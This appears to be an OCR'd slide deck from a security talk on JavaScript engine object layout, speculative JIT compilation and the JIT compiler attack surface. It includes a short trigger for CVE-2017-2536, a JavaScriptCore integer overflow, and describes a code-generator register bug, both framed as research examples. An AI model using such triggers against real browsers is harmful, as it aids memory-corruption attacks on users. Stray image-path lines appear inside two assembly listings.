0xe0359b90610: 0x0000004300000000
```

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```
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(lldb) x/3gx 0x00000e0359b90600
0xe0359b90600: 0x00000e034ee836f9 0x0000000300000000
0xe0359b90610: 0x0000004300000000

(lldb) x/4gx 0x00000e0359b90698
0xe0359b90698: 0x00000e034ee82361 0x0000000100000000
0xe0359b906a8: 0x0000133700000000 0x0000133800000000
```

Underlined: v8::Map pointer
Green: Inline properties
Red: Out-of-line Properties
Blue: Elements

Summary Objects

In all major engines, a JavaScript object roughly consists of:

- A reference to a Shape and Group/Map/Structure/Type instance
  - Immutable and shared between similar objects
  - Stores name and location of properties, element kind, prototype, ...

    => "describes" the object
- Inline property slots
- Out-of-line property slots
- Out-of-line buffer for array elements
- Possibly additional, type-specific fields (e.g. data pointer in TypedArrays)

(Speculative) JIT Compilers

Interpreter vs. JIT Compiler

	Interpreter	JIT Compiler
Code Speed	-	+
Startup Time	+	-
Memory Footprint	+	-

- Usually execution starts in the interpreter
- After a certain number of invocations a function becomes "hot" and is compiled to machine code
- Afterwards execution switches to the machine code instead of the interpreter

Introduction

How to compile this code?

```
int add(int a, int b)
{
    return a + b;
}
```

Introduction

How to compile this code?

```
int add(int a, int b)
{
    return a + b;
}
```

```
; add(int, int):
        lea     eax, [rdi+rsi]
        ret
```

Easy:

- Know parameter types
- Know ABI

Try this at home: https://godbolt.org/

Introduction

How to compile this code?

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function add(a, b)
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```

Introduction

How to compile this code?

```
function add(a, b)
{
    return a + b;
}
```

???

Hard:

- No idea about parameter types
- + Operator works differently for numbers, strings, objects, ...

+ Operator in JavaScript

1. Let *lref* be the result of evaluating *AdditiveExpression*.
2. Let *lval* be ? GetValue(*lref*).
3. Let *rref* be the result of evaluating *MultiplicativeExpression*.
4. Let *rval* be ? GetValue(*rref*).
5. Let *lprim* be ? ToPrimitive(*lval*).
6. Let *rprim* be ? ToPrimitive(*rval*).
7. If Type(*lprim*) is String or Type(*rprim*) is String, then
    a. Let *lstr* be ? ToString(*lprim*).
    b. Let *rstr* be ? ToString(*rprim*).
    c. Return the String that is the result of concatenating *lstr* and *rstr*.
8. Let *lnum* be ? ToNumber(*lprim*).
9. Let *rnum* be ? ToNumber(*rprim*).
10. Return the result of applying the addition operation to *lnum* and *rnum*. See the Note below 12.8.5.

Source: https://www.ecma-international.org/ecma-262/8.0/index.html#sec-addition-operator-plus

Introduction

How to compile this code?

```
struct MyObj {
    int a, b;
};

int foo(struct MyObj* o)
{
    return o->b;
}
```

Introduction

How to compile this code?

```
struct MyObj {
    int a, b;
};

int foo(struct MyObj* o)
{
    return o->b;
}
```

```
; foo(struct MyObj*):
        mov     eax, DWORD PTR [rdi+4]
        ret
```

Easy:

- Know parameter type
- Know structure layout

Introduction

How to compile this code?

```
function foo(o)
{
    return o.b;
}
```

Introduction

How to compile this code?

```
function foo(o)
{
    return o.b;
}
```

???

Hard:

- Don't know parameter type
- Don't know Shape of object
- Property could be stored inline, out-of-line, or on the prototype, it could be a getter or Proxy, ...

Introduction

Major challenge of (JIT) compiling dynamic languages:

missing type information

Assumption: Known Types

Assumption: Known Types

```
function add(a: Smi, b: Smi)
{
    return a + b;
}
```

Assumption: Known Types

```
function add(a: Smi, b: Smi)
{
    return a + b;
}
```

→

```
lea     rax, [rdi+rsi]
jo      bailout_overflow
ret
```

Assumption: Known Types

```
function add(a: Smi, b: Smi)
{
    return a + b;
}
```

```
lea        rax, [rdi+rsi]
jo         bailout_overflow
ret
```

No integer overflows in JavaScript, so might need to *bailout* (mechanism to resume execution in a lower tier) and convert to doubles in the interpreter

Assumption: Known Types

```
function foo(o: MyObj)
{
    return o.b;
}
```

Assumption: Known Types

```
mov      rax, [rdi+0x20]
ret
```

Offset of inline slot 1

←

```
function foo(o: MyObj)
{
    return o.b;
}
```

Obtaining Type Information

- Of course we don't know the argument types...
- However, by the time we JIT compile, we know the argument types of *previous* invocations
  - Can keep track the observed types in the interpreter or "baseline" JIT
- With that we can *speculate* that we will continue to see those types!

Observing Execution

```
function add(a, b)
{
    return a + b;
}
```

```
add(18, -2);
add(19, 32);
add(7, 42);
add(1, 3);
add(24, 96);
add(29, 0);
add(14, 5);
add(2, 9);
```

Observing Execution

```
function add(a, b)
{
    return a + b;
}
```

add(18, -2);

add(19, 32);

add(7, 42);

Speculation:

`add` will always be called with integers (SMIs) as arguments

add(1, 3);

add(14, 5);

add(2, 9);

Code Generation?

- Have type speculations for all variables
- How to use that for JIT compilation?

Code Generation?

- Have type speculations for all variables

- How to use that for JIT compilation?

=> Speculation *guards* + code for known types

Ensure that speculations still hold

```
; Ensure is SMI
test     rdi, 0x1
jnz      bailout
```

```
; Ensure has expected Shape
cmp    QWORD PTR [rdi], 0x12345601
jne    bailout
```

Speculation Guards

```
function add(a, b)
{
    return a + b;
}
```

Speculation: `a` and `b` are SMIs

Speculation Guards

```
function add(a, b)
{
    return a + b;
}
```

→

```
; Ensure a and b are SMIs
test    rdi, 0x1
jnz     bailout_not_smi
test    rsi, 0x1
jnz     bailout_not_smi

; Perform operation for SMIs
lea     rax, [rdi+rsi]
jo      bailout_overflow
ret
```

Speculation Guards

```
function foo(o)
{
    return o.b;
}
```

Speculation: `o` is an object with a specific Shape

Speculation Guards

```
function foo(o)
{
    return o.b;
}
```

```
; Ensure o is not a SMI
test    rdi, 0x1
jz      bailout_not_object


; Ensure o has the expected Shape
cmp     QWORD PTR [rdi], 0x12345601
jne     bailout_wrong_shape

; Perform operation for known Shape
mov     rax, [rdi+0x20]
ret
```

Works well because Shapes are shared and immutable!

Speculation guards give us type information!

Typical JIT Compiler Pipeline



Summary JIT Compiler Internals


Challenge: missing type information

Solution:

1. Observe runtime behaviour in interpreter/baseline JIT
2. Speculate that same types will be seen in the future
3. Guard speculations with various types of runtime guards

   => Now we have type information

4. Optimize graph IL and emit machine code




```
function foo(o)
{
    return o.b;
}
```

Recommendation: use v8s "turbolizer" to visualize the compiler IL during the various optimization phases:

JIT Compiler Attack Surface

Outline

1. Memory corruption bugs in the compiler
2. "Classic" bugs in slow-path handlers
3. Bugs in code generators
4. Incorrect optimizations
5. Everything else

"Classic" Bugs

↓

JIT compiler specific bugs

Outline

Crash at compile time

1. Memory corruption bugs in the compiler

---

2. "Classic" bugs in slow-path handlers
3. Bugs in code generators
4. Incorrect optimizations
5. Everything else

Crash at run time

Memory Corruption Bugs in the Compiler

Popular JavaScript engines all written in C++

=> JIT compiler also written in C/C++

=> Can contain all the classic C++ bugs: overflows, OOB access, UAF, ...

=> Not specific to JIT compilers

=> Not focus of this talk

"Slow-path" Handlers

Common pattern in JIT compiler code (found in the lowering phases):

```
void compileOperationXYZ() {
    ...;
    if (canSpecialize) {
        // Emit specialized machine code
        ...;
    } else {
        // Emit call to generic handler function
        emitRuntimeCall(slowPathOperationXYZ);
    }
}
```

Bugs in "slow path" Handlers

Common pattern in JIT compiler code (found in the lowering phases):

```
void compileOperationXYZ() {
    ...;
    if (canSpecialize) {
        // Emit specialized machine code
        ...;
    } else {
        // Emit call to generic handler function
        emitRuntimeCall(slowPathOperationXYZ);
    }
}
```

This is just a "builtin" with the same potential for bugs!

Example: CVE-2017-2536

- Classic integer overflow bug in JavaScriptCore when doing spreading:
    1. Compute result length as 32-bit integer
    2. Allocate that much memory
    3. Copy the elements into the allocated buffer
- Bug present in 3 different execution tiers: interpreter, DFG JIT, and FTL JIT

```
let a = new Array(0x7fffffff);
// Total number of elements in hax:
// 2 + 0x7fffffff * 2 = 0x100000000
let hax = [13, 37, ...a, ...a];
```

See https://phoenhex.re/2017-06-02/arrayspread

```
commit 61dbb71d92f6a9e5a72c5f784eb5ed11495b3ff7
Author: mark.lam@apple.com <mark.lam@apple.com@268f45cc-cd09-0410-ab3c-d52691b4dbfc>
Date:   Thu Mar 16 21:53:33 2017 +0000

    The new array with spread operation needs to check for length overflows.
    https://bugs.webkit.org/show_bug.cgi?id=169780
    <rdar://problem/31072182>
```

```
    JIT_OPERATION operationNewArrayWithSpreadSlow(ExecState* exec, ...
         auto scope = DECLARE_THROW_SCOPE(vm);

         EncodedJSValue* values = static_cast<EncodedJSValue*>(buffer);
    -    unsigned length = 0;
    +    Checked<unsigned, RecordOverflow> checkedLength = 0;
         for (unsigned i = 0; i < numItems; i++) {
             ...;
```

Code Generators

Common pattern in JIT compiler code (found in the lowering phases):

```
void compileOperationXYZ() {
    ...;
    if (canSpecialize) {
        // Emit specialized machine code
        Reg out = allocRegister();
        emitIntMul(in1, in2, out);
        emitJumpIfOverflow(bailout);
        setResult(out);
    } else {
        // Emit call to generic handler function
        ...;
    }
}
```

Example: Number.isInteger DFG JIT

```
case NumberIsInteger: {
    JSValueOperand value(this, node->child1());
    GPRTemporary result(this, Reuse, value);

    FPRTemporary temp1(this);
    FPRTemporary temp2(this);

    JSValueRegs valueRegs = JSValueRegs(value.gpr());
    GPRReg resultGPR = value.gpr();

    ...;


    m_jit.move(TrustedImm32(ValueTrue), resultGPR);
    ...;
```

Example: Number.isInteger DFG JIT

```
case NumberIsInteger: {
    JSValueOperand value(this, node->child1());
    GPRTemporary result(this, Reuse, value);

    FPRTemporary temp1(this);
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    JSValueRegs valueRegs = JSValueRegs(value.gpr());
    GPRReg resultGPR = value.gpr();

    ...;

    m_jit.move(TrustedImm32(ValueTrue), resultGPR);
    ...;
```

Should've been `result.gpr()` ...

Report will eventually be visible here: https://bugs.webkit.org/show_bug.cgi?id=185328

Other Examples

- Again CVE-2017-2536 (JSC array spreading integer overflow)
  - Also missed an overflow check in generated machine code on fast path
- Similar bugs found by Project Zero, e.g. issue 1380 ("Microsoft Edge: Chakra: JIT: Missing Integer Overflow check in Lowerer::LowerSetConcatStrMultiItem")
- Similar kinds of bugs happening in v8 now with turbofan builtins, e.g. https://halbecaf.com/2017/05/24/exploiting-a-v8-oob-write/
- Really not much different from "classic" bugs

Optimization

A transformation of code that isn't required for correctness but improves code speed

```
const PI = 3.14;
function circumference(r) {
    return 2 * PI * r;
}
```

Constant Folding

```
function circumference(r) {
    return 6.28 * r;
}
```

Compiler Optimizations

- Loop-Invariant Code Motion
- Bounds-Check Elimination
- Constant Folding
- Loop Unrolling
- Dead Code Elimination
- Inlining
- Common Subexpression Elimination
- Instruction Scheduling
- Escape Analysis
- Redundancy Elimination
- Register Allocation
- …

Compiler Optimizations

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Bounds-Checks

